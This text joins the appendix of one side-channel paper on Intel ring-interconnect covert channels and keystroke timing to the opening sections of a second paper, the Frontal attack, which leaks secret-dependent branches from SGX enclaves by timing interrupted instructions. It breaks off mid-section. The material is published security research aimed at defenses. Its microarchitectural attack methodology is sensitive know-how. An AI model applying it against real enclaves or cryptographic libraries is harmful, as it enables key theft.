[112] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *CCS*, 2012.

[113] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-tenant side-channel attacks in PaaS clouds. In *CCS*, 2014.

[114] Yinqian Zhang and Michael K Reiter. Düppel: Retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *CCS*, 2013.

[115] Ziqiao Zhou, Michael K Reiter, and Yinqian Zhang. A software approach to defeating side channels in last-level caches. In *CCS*, 2016.

A Additional Data

We refer the reader to the extended version of this paper [81] for the full appendix, including more results from our Coffee Lake and Skylake CPUs, as well as preliminary results from our Xeon Broadwell CPU.

A.1 Reverse Engineering

Figure 11 reports the ring interconnect contention results when the sender misses in the LLC. Section 3 contains an in-depth analysis of these results (cf. Equation 2).

A.2 Covert Channel

Figure 9 reports the performance of our covert channel on our Skylake machine, which reaches a maximum capacity of 4.14 Mbps (518 KBps) given a transmission interval of 727 cycles. Observe that the configuration we picked this time ($R_c = 2$, $R_s = 1$, $S_c = 1$, $S_s = 0$) is an example of a configuration





Figure 9: Covert channel performance on Skylake, with $R_c = 2$, $R_s = 1$, $S_c = 1$, $S_s = 0$. We report raw bandwidth, error probability and channel capacity (as in Figure 6).



(a) No background noise. (b) With `stress -m 1`.

(c) With `stress -m 2`. (d) With `stress -m 4`.

Figure 10: Zoomed-in version of the load latencies measured by the attacker when a user types a single key on the terminal (on Coffee Lake), in the presence of different levels of background noise. The keystroke event was recorded in the middle (red line). We reliably observe the same ring contention pattern only upon keystroke events.

that sees contention only when the prefetchers are turned on, which would normally not be subject to contention if the prefetchers were off (cf. Equation 1).

A.3 Side Channels

Keystroke Timing Attack Figure 10a is a version of Figure 8 zoomed-in to show the precise contention pattern that occurs upon keystroke events. Figure 10b shows a trace collected while running `stress -m N`, with `N` = 1 in the background. Observe that keystroke events are still easily distinguishable from the background noise. We get similar results when we run `N` = 2 (Figure 10c). However, as the noise grows, with `N` > 2, we observe that keystroke events become harder to identify using a simple moving average (Figure 10d). Further, with `N` > 4, we observe that the keystroke events become almost entirely indistinguishable from noise.




Figure 11: Ring interconnect contention heatmap when the receiver performs loads that hit in LLC, and the sender performs loads that miss in the LLC. Similar to Figure 3, the y axes indicate the core where the sender and the receiver run, and the x axes indicate the LLC slice from which they perform their loads. Cells with a star (★) indicate slice contention (when $R_s = S_s$), while **gray** cells indicate contention on the ring interconnect (with darker grays indicating larger amounts of contention).



Frontal Attack: Leaking Control-Flow in SGX via the CPU Frontend

Ivan Puddu, Moritz Schneider, Miro Haller, Srdjan Čapkun
Department of Computer Science
ETH Zurich

Abstract

We introduce a new timing side-channel attack on Intel CPU processors. Our *Frontal* attack exploits timing differences that arise from how the CPU frontend fetches and processes instructions while being interrupted. In particular, we observe that in modern Intel CPUs, some instructions' execution times will depend on which operations precede and succeed them, and on *their virtual addresses*. Unlike previous attacks that could only profile branches if they contained different code or had known branch targets, the Frontal attack allows the adversary to distinguish between instruction-wise identical branches. As the attack requires OS capabilities to set the interrupts, we use it to exploit SGX enclaves. Our attack further demonstrates that secret-dependent branches should not be used even alongside defenses to current controlled-channel attacks. We show that the adversary can use the Frontal attack to extract a secret from an SGX enclave if that secret was used as a branching condition for two instruction-wise identical branches. We successfully tested the attack on all the available Intel CPUs with SGX (until 10th gen) and used it to leak information from two commonly used cryptographic libraries.

1 Introduction

Today's computing world runs in the cloud. Massive data centers maintained by cloud providers are the infrastructure upon which companies and most of the internet are increasingly relying [1]. For many use cases, renting computing resources is cost-effective and convenient. Resources can dynamically scale up when demand is high, while not having to maintain them. Security-wise, on the other hand, cloud computing is a much harder sell. Offloading computation and data to a third party raises questions about confidentiality and integrity. Not only can a remote attacker rent the same server and be co-located with the victim, but the provider itself could be malicious. In such a scenario, hypervisors and operating systems (OS), which usually provide isolation, can be easily compromised and thus offer little to no assurance in terms of security.

This setting has been a driving force in recent efforts to develop trusted execution environments (TEEs). While there are many TEE proposals [2, 3, 4, 5, 6, 7, 8], they are unified in their goal: providing an integrity and confidentiality oasis in an environment ruled by malicious operating systems and hypervisors. The fundamentals for this oasis are rooted in the lowest level of the computing stack: the CPU. When application security is provided through CPU primitives, the layers above need not be trusted. Intel SGX [2] is the most widely deployed among all the TEE proposals, being available in almost every modern consumer CPU Intel manufactures. It protects applications by running them in *enclaves*. SGX authenticates and encrypts enclaves' memory accesses that cross the CPU boundary and blocks any other software in the system, including OS and hypervisor, from accessing enclaves' code and data. Nevertheless, as protected as they might be, enclaves do not execute in isolation. Enclaves share resources with other applications running in the same system, particularly memory and CPU time. By design, SGX leaves the (untrusted) OS in charge of managing these resources.

However, whenever shared resources are involved, so are side-channels. Researchers were quick to point out this shortcoming of SGX [2, 9, 10, 11, 12], casting doubt into enclaves' ability to provide confidentiality, one of the core TEE goals. Intel acknowledged the problem but shifted the burden of protecting against side-channels to enclave developers [13]. Curbing side-channels is not trivial, and in the case of SGX, it is particularly challenging due to the role the OS plays. To manage the system resources, the OS is responsible for the enclave scheduling, memory paging, and interrupt and exception handling, to name a few. These OS capabilities, which the attacker controls, decrease the noise of traditional side-channel attacks [9, 14] and enable new types of side-channels, called controlled-channel attacks [12].

The first controlled-channel attacks allowed the adversary to observe enclave accesses at page granularity (4 KiB) without any noise by merely abusing memory paging. Revoking permissions to the enclave's pages leads to page-faults, which in turn give the OS attacker a trace of every page the enclave

```
static int mpi_montmul( ... ) {
    ...
    if( mbedtls_mpi_cmp_abs( A, N ) >= 0 )
        mpi_sub_hlp( n, N->p, A->p );
    else
        /* prevent timing attacks */
        mpi_sub_hlp( n, A->p, T->p );
    return( 0 );
}
```

Listing 1: Protection against timing attacks in the latest version (v2.16.6 at the time of writing) of MbedTLS. The library balances branches by having symmetric execution paths.

accesses. Initial defenses that worked on the assumption that the attacker would need to trigger page-faults [15], just prompted the emergence of stealthier attacks that observe page metadata set by the CPU [16, 17]. In response to these attacks, Intel officially recommends SGX developers place sensitive data and code within a page [18]. Controlled channels, however, do not stop at the page boundary. OS capabilities can be used to enhance cache attacks [9, 10, 11] and extract enough information from the branch prediction unit (BPU) to give the attacker a branch granularity view of the victim [14, 19, 20]. As this undermines defenses against paging-based controlled channels, further defenses leveraged the coarse timing resolution of the attacker and the inability of BPU attacks to leak the target of unconditional branches [14]. Nemesis [21] later showed that it is possible to time each instruction through interrupts, invalidating the assumptions on the best temporal resolution available to the attacker. Therefore, successive defenses [22] relied upon randomizing control-flow through unconditional jumps to protect enclaves.

The current understanding of the attacker's capabilities leaves the impression that as long as branches do not have observable timing differences, do not leave a different cache trace, and BPU attacks are prevented, controlled channels can be contained. As shown in the snippet of code in Listing 1, even widely used crypto libraries tend to use balanced branches[1] to "prevent timing attacks." This might seem reasonable; after all, the branches in Listing 1 would neither be observable with page attacks, since the same function is called on both paths, nor with Nemesis as both paths have the same instructions. We question this last line of defense by increasing the attacker's resolution further and demonstrating that virtually any binary with control-flow secret dependencies leaks information in SGX.

Frontal attack: For the first time, we show that when interrupts are frequently issued, instructions' execution time is correlated to their virtual address and that the fetch and pre-decode module of the CPU frontend plays a role in this correlation. Based on this observation, we construct a new attack against Intel SGX that we call the *Frontal* attack. Our attack allows an attacker to associate a measured instruction's execution time with its offset in the *instruction fetch window* and thus with the instruction's virtual address. The attacker can then use these leaked execution times and addresses to infer control-flow and, therefore, branch-dependent secrets.

We focus on extracting branch-dependent secrets, showing that an adversary can distinguish between two code sequences executed within SGX and hence, derive the secret branch condition that led to their execution. Unlike previous attacks [21, 23], which could only distinguish between sequences of different instructions, the Frontal attack allows the adversary to distinguish between two execution sequences even if they contain identical instructions (and even identical data). These differences are observable even when the two snippets of code reside in the same cache line and are thus not susceptible to cache side-channel attacks. We show that by using the Frontal attack, the adversary can extract the correct secret from the enclave with probability up to 99% on our test binaries. We discuss how two different libraries, the mbedTLS library [24] and the Intel IPP [25] Cryptography library, can be exploited using our attack. Showing that, with just a few runs, the attacker can recover the condition of the executed victim branches with high confidence (> 99.9%), and that with a single trace it is possible to recover a full RSA key within seconds on 65% of the runs (out of 1000). We validated our attack on all available Intel microarchitectures since the introduction of Intel SGX (up to Comet Lake at the time of writing).We show that the attack works with high probability on all tested CPUs irrespective of their microcode version. We further discuss which system configurations are better than others for the attacker. For instance, unlike in most other microarchitectural attacks, disabling hyperthreading helps the attacker.

Defenses: Given the resolution achieved with our attack, a more realistic SGX adversary model should be one that considers the instruction pointer to be available to the attacker at any time. Confidentiality in SGX can only be guaranteed in this model if secret-dependent branching is avoided altogether, for instance, by if-conversion [26] or by writing code following data-oblivious practices [27]. These defenses are effective against any side-channel attack - including ours. However, practically deploying them is not straightforward for two reasons. First, general compiler transformations incur high-performance overheads or require developer assistance to mark secrets [26]. Second, custom data oblivious solutions are not trivial to develop correctly and require domain-specific knowledge [27].

These practical hurdles for data-oblivious code have led to several spot defenses being continuously refined based on the adversary's capabilities. We give further evidence in this paper that these are bound to be broken whenever previous assumptions about the attacker are challenged.

In summary, we make the following contributions:

- We investigate how frequent interrupts affect instruction execution times. In particular, we show a dependency

[1] branches that contain the very same instructions on both execution paths

between the observed execution times and their alignments within the CPU fetch window.

- We introduce the *Frontal* attack. It leverages the dependency between execution time and virtual address to attack Intel SGX enclaves. The Frontal attack leaks fine-grained control-flow in branches containing the same instructions, and that only span a single cacheline. It can do so with more than 99% accuracy in our synthetic binaries.

- We exploit two commonly used cryptographic libraries using the Frontal attack: the Intel IPP Cryptography library, and the mbedTLS library. We further test which CPUs are vulnerable to our attack and found that all available CPUs with SGX at the time of writing (up to 10th gen) are vulnerable. Newer CPUs that include hardware mitigations against Spectre [28] seem to be more vulnerable than older CPUs. We responsibly disclosed the findings to the affected vendors.

2 Background

SGX-Step & Nemesis SGX-Step [29] is an open-source framework that allows single-stepping through the execution of SGX enclaves. SGX-Step uses APIC timers to interrupt the enclave after every instruction and inserts custom routines in between the interrupt handler and the enclave resumption. It does not rely on any adversarial capability not given in the standard Intel SGX attacker model as interrupt handlers and APIC timers are controlled by the OS, which is assumed to be under the control of the adversary.

When an enclave receives an interrupt, it performs an Asynchronous Enclave Exit (`AEX`) and then jumps to the interrupt-vector entry defined in the interrupt descriptor table (IDT) to handle the interrupt. After the interrupt has been handled, it jumps to the address set in the asynchronous enclave pointer (AEP). The function in the AEP eventually executes the `ERESUME` instruction to resume the enclave [2]. SGX-Step installs a custom interrupt handler in user-space to gain control as soon as possible after the interrupt. It also replaces the AEP to execute custom instructions right before `ERESUME`. SGX-Step uses these modified routines to store the current cycle count just before entering the enclave and right after an AEX. To interrupt the enclave at the right time, it configures a cycle-accurate APIC timer. This timer can be configured so that the execution is interrupted after a single instruction is executed inside the enclave. These changes allow an adversary to single-step an enclave and measure the execution time of individual instructions (including a constant offset by the `ERESUME` and `AEX`).

The Nemesis [21] attack exploits the fact that the interrupt timings obtained through SGX-Step are correlated with the instruction type currently pending in the CPU. Since current processors execute some instructions faster than others, the adversary can make an educated guess about the type of instruction that was executed in a single step. Based on a trace of these timings and knowledge of the binary executing in the enclave, the attacker can detect where the instruction pointer (IP) was in the enclave when the interrupt was received. Because Nemesis can only infer the instruction type, it cannot resolve the IP whenever a balanced branch is executed in the enclave.

CPU Background: The Frontend Although the x86 instruction set architecture (ISA) is well specified [30], the microarchitecture is typically proprietary, and its details are confidential. Generally, the processor core can be split into three main parts: the frontend, the backend, and the memory subsystem. Here, we will focus on the frontend of the processor. For further information into the other components, we refer to [31].

The frontend of a processor is responsible for fetching and decoding instructions into a format that the backend understands. Modern Intel processors need to fetch a large number of macro-ops to feed the extremely performant out-of-order backend. A modern Intel core fetches 16 bytes at once [31], from 16 bytes aligned blocks, also called the instruction *fetch window*. In x86, there is an extra step during decoding where the fetched x86 instructions (macro-ops) get translated to a different internal instruction format called micro-operations (micro-ops).

3 Overview of the Frontal attack

Attacker model We consider an attacker that wants to leak secret data from a victim SGX enclave running on a system under their control. The victim enclave has a control-flow dependency related to the secret data the attacker wants to leak. The adversary operates under the standard SGX attacker model [2]. That is, they control the entire software stack, including the operating system (OS), on the machine in which the enclave executes. Since the attacker controls the OS, we assume they can disable any CPU core to reduce noise or prevent the scheduler from running tasks on a particular core. However, the CPU package is not physically compromised. We assume that the secret that the enclave holds was remotely loaded after a successful attestation. Otherwise, if the secret would be contained in the enclave code, it would be trivially available to the OS.

Attack overview We introduce our attack through an example code snippet that we show in Figure 1a (C code), and Figure 1b (x86 assembly). The code fits in a single cacheline and has a branch whose target depends on a secret value. On both branches, the code contains the very same instructions and writes to the same memory addresses. Thus, we expect

```
if (secret == 'a') {
    var1 = 1 + var1;
    var2 = 1 + var2;
} else {
    var1 = 2 + var1;
    var2 = 2 + var2;
}
return;
```

(a) Secret-dependent branch

```
0x3:    mov (var1),  %rax
0x8:    mov (var2),  %rbx
0xc:    cmp (secret), 'a'
0xe:    jnz .else
0x10:   add $1, %rax          ← Int #1
0x14:   mov %rax, (var1)      ← Int #2
0x19:   add $1, %rbx          ← Int #3
0x1d:   mov %rbx, (var2)      ← Int #4
0x22:   ret
...
.else:
0x2b:   add $2, %rax          ← Int #1
0x2f:   mov %rax, (var1)      ← Int #2
0x34:   add $2, %rbx          ← Int #3
0x38:   mov %rbx, (var2)      ← Int #4
0x3d:   ret
```

Fetch Window (16 Bytes)

(b) Secret-dependent branch in asm

Figure 1: A secret-dependent branch in C and x86 assembly. Both branches in the assembly code fit within the same cache-line (64B). The virtual address of the instructions is reported on the left. Note that while the branches are instruction-wise identical, their instructions get grouped differently by the fetch window (which always start at multiples of 16B).

its execution time to be independent of which branch is taken and hence not to have any correlation with the secret input.

However, when the above sequence is run within an SGX enclave, our attack shows that a local attacker can learn which branch was taken, and therefore, derive the secret value of the branch condition. Our attack leverages two main observations. First, even if the branches have the same instructions, they are often aligned differently within the fetch windows (Listing 1b) – in our experiments, this alone did not produce observable differences in the execution times (cf. Section 4). Second, if the execution of both branches is frequently interrupted, the difference in their alignments w.r.t. the fetch windows will cause the CPU to fetch instructions at different times (Table 1), resulting in a measurable difference in the execution times of the instructions and therefore of the branches (cf. Section 4).

To give an insight into why interrupts lead to a successful attack, we show which instructions are fetched by the CPU when the execution is interrupted after each instruction. There are two main factors to consider: which instructions among those already in the pipeline are retired when an interrupt is received, and how execution is resumed after an interrupt. Intel guarantees that only the oldest pending instruction in the reorder buffer is retired [2] before the interrupt is handled [29]. In out-of-order processors, other instructions might have already

[2] Or discarded, if it raises an exception

	If			Else			
Int #1	add	mov	add	add			
Int #2	**mov**	**add**		**mov**	**add**	**mov**	**ret**
Int #3	add			add	mov	ret	
Int #4	mov	ret		mov	ret		

Table 1: Here we show how instructions are batched into fetch windows when the enclave resumes execution, according to which branch is executing. If an instruction crosses a fetch window boundary, we assume it is decoded together with the instructions in the following window. The interrupts refer to the instructions in Figure 1b.

been executed, but none of these will be retired. To resume execution after the interrupt is handled, the CPU needs to fetch the instruction sequence starting at the current program counter. However, while the program counter can, in general, have any value, fetch windows are statically aligned at 16 bytes code blocks [31]. Assume that the program counter falls 5 bytes after the start of the fetch window. Those initial 5 bytes will be fetched only to be then discarded by the frontend. Thus out of 16 bytes fetched, only 11 are usable. Now assume that the same instruction sequence begins 10 bytes after the start of the fetch window. Instead of 11 bytes as before, there are only 6 bytes that can be decoded, meaning we now need two fetch windows (and hence two cycles) to decode the same number of instructions as we did before in just one fetch window. Alignment w.r.t. fetch windows can, therefore, change the order in which instructions are forwarded to other stages of the CPU and ultimately populate the pipeline. To help clarify this point, for both branches of our example code, we show in Table 1 which instructions are fetched after every interrupt.

In principle, given the same system conditions, a particular instruction should exhibit the same time distribution at different virtual addresses. However, we experimentally observe that depending on the alignment within a fetch window and the number and type of instructions present around them, some instructions consistently take longer to execute than others. In Section 4, we provide more details on which alignments of instructions produce measurable execution time differences. This observation hence allows us to associate the measured instruction execution time with the alignment in the fetch window, and therefore with the instruction virtual address (i.e., with the instruction pointer). These leaked execution times and addresses can then be used to infer executed branches (e.g., when they depend on the secret value). In this work, we focus on the use of our attack in the context of secret-dependent branching. In particular, for the scenario given above in Table 1 when enough `mov` are fetched after a `mov` in the branch, the interrupt latency is measurably different. In our example, we measured interrupt `#2` in the table to be faster if the code is executing in the "else" branch, as compared to the "if" branch, despite the fact that we are interrupting the *same instruction under the exact same system conditions*.

Let's again consider Listing 1b. By running SGX-Step, we can time all instructions by stepping through them one by one. As a consequence of the observations made above, we will observe two scenarios for the 6th instruction measured, which is the instruction at address 0x14 or 0x2f, depending on the secret value. If the interrupt is "slower" (compared to the others measured), we must be executing the `mov` at address 0x14. Inversely, if the interrupt is "faster", we must be executing the `mov` at address 0x2f. Since the control flow of the program depends on the secret, this allows us to recover its value, and hence break the SGX confidentiality guarantees.

The snippet presented in Figure 1 produces distinguishable timings for the first `mov` instruction inside the branch. We were able to use the timing difference to predict the secret with $\geq 65\%$ accuracy. By adding three more `mov`s after the branches (which are executed by both paths), we were able to obtain success rates $> 90\%$. The attack presented above illustrates how fully balanced branches actually produce secret-dependent timings when interrupted frequently. Given that this side-channel is due to the design and behavior of the CPU frontend, we name our attack the *Frontal* attack. In the following sections, we will analyze our attack in more detail.

4 Frontal Attack Profiling

In this section, we provide more detail and clarification to that help in understanding under which circumstances the Frontal attack works. More specifically, we ask and answer the following questions: (i) are the interrupts required for the attack to be successful? (ii) what are the effects of the fetch window alignment / instruction address on the attack? and (iii) which instructions produce observable timing differences?

To answer these questions we perform experiments over the code snippet shown in Figure 2. Similar to code in Figure 1, this code snippet contains two perfectly symmetric branches depending on a secret. It still consists of two perfectly balanced branches but differs in that now each branch contains 25 sequences of `add-mov` instructions. We chose this longer code sequence since it produces timing differences that are more clearly above the noise floor than the code in Figure 1 and therefore better illustrates timing and alignment effects under different experiment configurations. Namely, code sequences that include several `mov` instructions like the one in Figure 2 are particularly susceptible to the Frontal attack and allow us to extract the secret branch condition with an accuracy of at least 99%, whereas with shorter sequences that contain few `mov`s (like the one in Figure 1), this accuracy drops to $\geq 65\%$. We discuss this effect in more detail later in this section.

4.1 The Role of Interrupts

To analyze the effect of frequent interrupts on the behavior of the processor we measure the execution time of our test code snippet (Figure 2) with and without interrupts.

```
          .align (x - 0x4)
x - 0x4:    cmp (secret), 1
x - 0x2:    jnz .else
          .if:
          .rept 25
x + 0x0:    add %rax, %rbx
x + 0x3:    mov %rcx, (var1)
          .endr
x + 0x190:  ret
...
          .align y
          .else:
          .rept 25
y + 0x0:    add %rax, %rbx
y + 0x3:    mov %rcx, (var1)
          .endr
y + 0x190:  ret
```

Figure 2: ASM Code with high attack success probability, which we use to profile the attack. The `.rept 25 ... .endr` assembler directive repeats the instructions within the block 25 times, leading to an address of `x+0x190` for the `ret` instruction.

Outside SGX without interrupts We first measured the overall execution time of the code snippet outside SGX without interrupts. We executed the code with two billion independent random inputs, and we observed no significant correlation between execution times and the branch that was executed (Pearson's coefficient $= -2.51 \cdot 10^{-5}$). An approximate distribution of this measurement is shown in Figure 3.

In SGX without interrupts In order to exclude any effect due to SGX, we further measure the overall execution time of the code within an SGX enclave, again without interrupts. Note that SGX does not provide any way to get a precise timer (cf. Section 2), so we have to measure the execution time from the untrusted app.

We perform this measurement using three different methods. All methods use the same code snippet in a loop, but they differ in how the measurement is collected and where the loop is executed. We do this to filter out any effects of the enclave entry and exit operations. First, we measure a whole enclave call from the untrusted app. Multiple measurements are collected by having a loop in the untrusted app. Second, we run the loop entirely inside the enclave and collect the iteration execution time with two `ocall`s to the untrusted app. The two `ocall`s are done at the beginning and the end of each loop iteration. Third, we use a similar setup as the second method, but instead of performing `ocall`s, the enclave samples the value of a counter stored in shared memory. A thread of the untrusted app increments the counter in a loop, thus simulating the time stamp counter, albeit at a lower precision. All three methods use an independent uniform random value as the "secret" given to the code at each iteration.

For all three methods, similar to the experiment outside of SGX, we observed no significant correlation (Pearson's




Figure 3: Distribution of the overall execution time of the branches in Figure 2 when run outside of SGX without interrupts (computed from $2 * 10^9$ samples).

coefficient $\approx 10^{-2}$ with 10^6 runs) between the execution time and the secret provided to the enclave.

In SGX with interrupts We now investigate which effects frequent interrupts have on the execution time of the code. We execute the same code snippet as before but we interrupt it after each instruction. Upon each interrupt the CPU performs an asynchronous enclave exit (AEX), handles the interrupt, and then performs an `ERESUME` to resume the enclave execution. Such an experiment would normally require very fast and extremely precise interrupts, which is usually hard to achieve. However, in the case of a victim code running within SGX, we can use SGX-Step [29] to single step through each instruction and collect its execution time. Given these interrupts, we can not only measure the overall execution time, but also the execution time of each instruction. This means that in each run of our code, we obtain 51 measurements.[3]

We then analyzed whether any of the 51 measured instruction execution times correlate with the executed branch. We observed a *strong correlation* between the timings of most of the instructions and the branch they belong to. The first 10 `mov` instructions in the branch turned out to be a stronger indicator of which branch was taken, but all the other instructions belonging to the branch showed some correlation, albeit a weaker one.[4]

As in Section 3, we observed the execution time of the first `mov` in each branch to be faster or slower, depending on the branch it belongs to, with a difference between the slower and faster `mov` of around 100 cycles. This observation allowed us to set a timing threshold with which we could, with up to 99.9% accuracy, determine which branch was taken, and therefore determine the secret branch condition.

We stress again that the two branches are instruction-wise identical: the instructions they contain *and their inputs* are the same. This is especially important because it highlights the fact that the timing difference is due to the way the instructions are executed, and not some external system state. For instance, the difference *cannot* be due to the state of the cache, the state of the branch predictor, or in general to some speculation decisions made by the CPU. If the cause of the differences were to be due to any of these factors, we would expect two key differences. First, as we choose secrets at random, these effects would manifest with equal probability in any of the two branches. Second, we would expect the experiments in which we do not interrupt the code to also show some bias. However, we see a clear bias in one of the two branches, and the interrupt-free runs showed no correlation with the secret.

> **Observation 1:** When code execution is frequently interrupted, the execution times of selected instructions depend on their location in the victim binary and therefore on their virtual memory address.

4.2 Relationship to Virtual Addresses

While the instructions in both branches are identical, there is one key difference between them: their virtual address. Therefore, we analyze what virtual addresses make the two branches distinguishable when frequently interrupted, and to what degree. In particular, as discussed in Section 3, we also study how the relationship between the alignment of the branches with respect to the fetch window affects the success of the attack. As can be seen in Figure 2, we use the `align` compiler directive to explicitly align each branch to a given address. With `.align X` we indicate that the code following the directive starts at the next virtual address whose lower bits are equal to `X`.[5] For example, if $X = 3$ and $Y = 2$, then the `if` branch will start at address `0x13` and end at address `0x1a3`, while the `else` branch will start at address `0x1b2`.

To evaluate different alignments, we run an experiment to test if different values of `X` and `Y` in Figure 2 have any effect on the observed timing differences. We repeat the interrupt experiment described at the end of Section 4.1. That is, we send an interrupt to each instruction and then use the interrupt timing of one of the instructions in the branch as a discriminator to determine which branch was taken, and thus what the secret was. We then calculate the attack success as the percentage of correctly identified secret bits. Therefore, the attack success rate will tell us how good a certain combination of the alignments `X` and `Y` are for the attack. The higher the percentage the better an alignment combination is for the attack, while a result close to 50% indicates that predicting which branch was taken is as good as a random guess. We collect these percentages for each combination of $\{X,Y\} \in [0,31]^2$ by running the

[3] There are 52 instructions in Figure 2, however the first `cmp` and `jnz` get macro-fused into one instruction which cannot be split again by interrupts.

[4] The timings of the initial `cmp` and `jnz` were independent of the executed branch - only instructions within the branches were correlated with the secret.

[5] This is equivalent to combining the two gcc asm directives `.align` $(X//2^n)$ and `.space` $(X\%2^n)$ (for the biggest n such that $2^n < X$)

